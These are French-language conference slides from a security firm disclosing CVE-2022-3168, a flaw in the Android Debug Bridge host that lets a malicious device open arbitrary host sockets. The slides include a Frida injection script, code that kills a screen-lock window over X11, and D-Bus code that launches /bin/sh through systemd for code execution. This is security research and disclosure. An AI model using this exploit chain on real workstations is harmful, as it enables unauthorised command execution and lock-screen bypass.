SYNACKTIV

Croissantez vos collègues avec adb

BeeRumP 2022

Whoami


- **Clément Berthaux**
  - Responsable technique au pôle reverse de Synacktiv
  - Focus sur Android depuis 4-5 ans
  - Utilise adb quotidiennement

Adb

- **Android Debug Bridge**
  - Tool pour interagir avec un device Android
  - Via USB, TCP
- **Pleins de features**
  - Exécution de commandes
  - Upload/download de fichiers
  - Forward de ports
  - Accès aux logs


Architecture

- **3 composants**
  - Adbd → tourne sur le device
  - Adb serveur → tourne sur le host
  - Adb client → se connecte sur la socket adb et envoie des machins



Scénario

- **Surface d'attaque device→host**
  - On branche un device malveillant
  - On veut code exec sur le host




Protocol


- **AMessage**
  - Commandes : A_CNX, A_AUTH, A_OKAY, A_OPEN, A_CLSE, A_WRTE

```
struct amessage {
    uint32_t command;     /* command identifier constant      */
    uint32_t arg0;        /* first argument                   */
    uint32_t arg1;        /* second argument                  */
    uint32_t data_length; /* length of payload (0 is allowed) */
    uint32_t data_check;  /* checksum of data payload         */
    uint32_t magic;       /* command ^ 0xffffffff             */
};
```


Initialisation de la connexion




TCP forwarding



Reverse forward



Reverse forward



Vulnérabilité

- **handle_packet(apacket *p, atransport *t)**
  - Commune à adb et adbd
  - Avec des ifdef pour gérer les différences

```
void handle_packet(apacket *p, atransport *t) {
    switch(p->msg.command){
    case A_CNXN:  // CONNECT(version, maxdata, "system-id-string")
    case A_STLS:  // TLS(version, "")
    case A_AUTH:
    case A_OPEN:  /* OPEN(local-id, [send-buffer], "destination") */
    case A_OKAY:  /* READY(local-id, remote-id, "") */
    case A_CLSE:  /* CLOSE(local-id, remote-id, "") or CLOSE(0, remote-id, "") */
    case A_WRTE:  /* WRITE(local-id, remote-id, <data>) */
    }
}
```

Vulnérabilité

Réception d'un A_OPEN

```
    case A_OPEN: /* OPEN(local-id, 0, "destination") */
        if (t->online && p->msg.arg0 != 0 && p->msg.arg1 == 0) {
            std::string_view address(p->payload.begin(), p->payload.size());

            address = StripTrailingNulls(address);
#if ADB_HOST
            if (!t->IsReverseConfigured(address.data())) {
                LOG(FATAL) << __func__ << " disallowed connect to " << address << " from "
                       << t->serial_name();
            }
#endif
            asocket* s = create_local_service_socket(address, t);
            if (s == nullptr) {
                send_close(0, p->msg.arg0, t);
            } else {
                s->peer = create_remote_socket(p->msg.arg0, t);
                s->peer->peer = s;
                send_ready(s->id, s->peer->id, t);
                s->ready(s);
            }
        }
```

Vulnérabilité

Réception d'un A_OPEN

```
    case A_OPEN: /* OPEN(local-id, 0, "destination") */
        if (t->online && p->msg.arg0 != 0 && p->msg.arg1 == 0) {
            std::string_view address(p->payload.begin(), p->payload.size());

            address = StripTrailingNulls(address);
#if ADB_HOST
            if (!t->IsReverseConfigured(address.data())) {
                LOG(FATAL) << __func__ << " disallowed connect to " << address << " from "
                       << t->serial_name();
            }
#endif
            asocket* s = create_local_service_socket(address, t);
            if (s == nullptr) {
                send_close(0, p->msg.arg0, t);
            } else {
                s->peer = create_remote_socket(p->msg.arg0, t);
                s->peer->peer = s;
                send_ready(s->id, s->peer->id, t);
                s->ready(s);
            }
        }
```

git blame

- **Commit du 16 août 2022**
  - “Reject external connect: requests.”
  - Patché dans la version 33.0.3

```
@@ -485,7 +485,16 @@
         // being interpreted as part of the string, unless we explicitly strip them.
         address = StripTrailingNulls(address);
-
+#if ADB_HOST
+        // The incoming address (from the payload) might be some other
+        // target (e.g tcp:<ip>:8000), however we do not allow *any*
+        // such requests - namely, those from (a potentially compromised)
+        // adbd (reverse:forward: source) port transport.
+        if (!t->IsReverseConfigured(address.data())) {
+            LOG(FATAL) << __func__ << " disallowed connect to " << address << " from "
+                       << t->serial_name();
+        }
+#endif
         asocket* s = create_local_service_socket(address, t);
```

Exploitation

- **Simuler la réception d'un APacket lié à la commande**

```
$ adb reverse localfilesystem:/path/to/device/socket localfilesystem:/path/to/host/socket
```

  - Adb va bind /path/to/device/socket
  - On peut se connecter dessus depuis une app
  - Et parler à la socket /path/to/socket du host

Exploitation

Script frida

```
 Interceptor.attach(send_packet_addr, {
     onEnter(args) {
        if(args[0].readUInt() == 0x4e584e43) { // A_CNXN
            this.transport = args[1];
        }
     },
     onLeave(ret) {
         if(this.transport) {
             var cnx_str =
"reverse:forward:localfilesystem:/data/local/tmp/X0;localfilesystem:/tmp/.X11-unix/X0";
             var p = build_packet(0x4e45504f, 0xdeadbeef, 0, cnx_str); // A_OPEN
            // tell adb to handle the crafted packet
             handle_packet(p, this.transport);
         }
     }
 });
```

Gaining RCE

- **Ouverture de connexion vers une adresse arbitraire**
  - TCP
  - Socket Unix
- **Cas d'une workstation sous Debian**
  - Socket X11 → /tmp/.X11-unix/X0
  - Socket dbus → /run/user/1000/bus
  - Socket docker → /var/run/docker
  - Et bien d'autres encore…

Socket X11

- **Permet d'interagir avec le serveur X**
  - Gestion de fenêtres
  - Gestion d'events
  - Simulation d'inputs clavier/souris
- **Pas de contrôle d'accès particulier par defaut**
  - Possibilité de spécifier un fichier ~/.Xauthority
  - "ça marche chez moi"

Socket X11

- **Déverrouiller un laptop avec la socket X11**
  - Itérer sur les fenêtres
  - Kill celle qui s'appelle "i3lock"
  - POC avec une libxcb cross compilée pour Android arm64

```
if(!strcmp("i3lock", xcb_get_property_value(name_prop))) {
  xcb_void_cookie_t cookie;
  xcb_generic_error_t* error;

  cookie = xcb_kill_client_checked(conn, window);
  error = xcb_request_check(conn, cookie);
}
```

D-Bus

- **Message bus**
  - Communication inter-process sous Linux
  - Lightweight mais pas tant que ça
  - Appel de méthodes de services exportés
  - Reste à trouver un moyen d'exec une commande

D-Bus

- **org.freedesktop.systemd1.Manager.StartTransientUnit**
  - Crée et lance une unit systemd arbitraire
  - On peut spécifier une ligne de commande arbitraire dans ExecStart
  - POC avec une libdbus cross compilée pour Android arm64
  - Un peu pénible à écrire

D-Bus


```
static void set_exec(DBusMessageIter *props, char *cmdline) {
  DBusMessageIter prop, var, r, cont, args;
  char *option = "ExecStart";
  char *cmd = "/bin/sh";
  dbus_bool_t value = true;
  char *argv[] = {"/bin/sh", "-c", cmdline};
  dbus_message_iter_open_container(props, 'r', NULL, &prop);
  dbus_message_iter_append_basic(&prop, 's', &option);
  dbus_message_iter_open_container(&prop, 'v', "a(sasb)", &var); // variant
  dbus_message_iter_open_container(&var, 'a', "(sasb)", &cont); // array
  dbus_message_iter_open_container(&cont, 'r', NULL, &r); // ()
  dbus_message_iter_append_basic(&r, 's', &cmd);
  dbus_message_iter_open_container(&r, 'a', "s", &args);
  for(uint32_t i=0;i<sizeof(argv)/sizeof(char *);i++)
    dbus_message_iter_append_basic(&args, 's', &argv[i]); // args
  dbus_message_iter_close_container(&r, &args);
  dbus_message_iter_append_basic(&r, 'b', &value);
  dbus_message_iter_close_container(&cont, &r);
  dbus_message_iter_close_container(&var, &cont);
  dbus_message_iter_close_container(&prop, &var);
  dbus_message_iter_close_container(props, &prop);
}
```

Démo

Conclusion

- **Corrigée dans les platform-tools 33.0.3 (aout 2022)**
- **CVE-2022-3168**
  - Mais debian stable toujours vuln (28.0.2-debian)
  - Peu de gens updatent leurs platform-tools
- **Vraiment simple à exploiter**
- **Unlimited croissants**

https://www.linkedin.com/company/synacktiv
https://twitter.com/synacktiv
Nos publications sur : https://synacktiv.com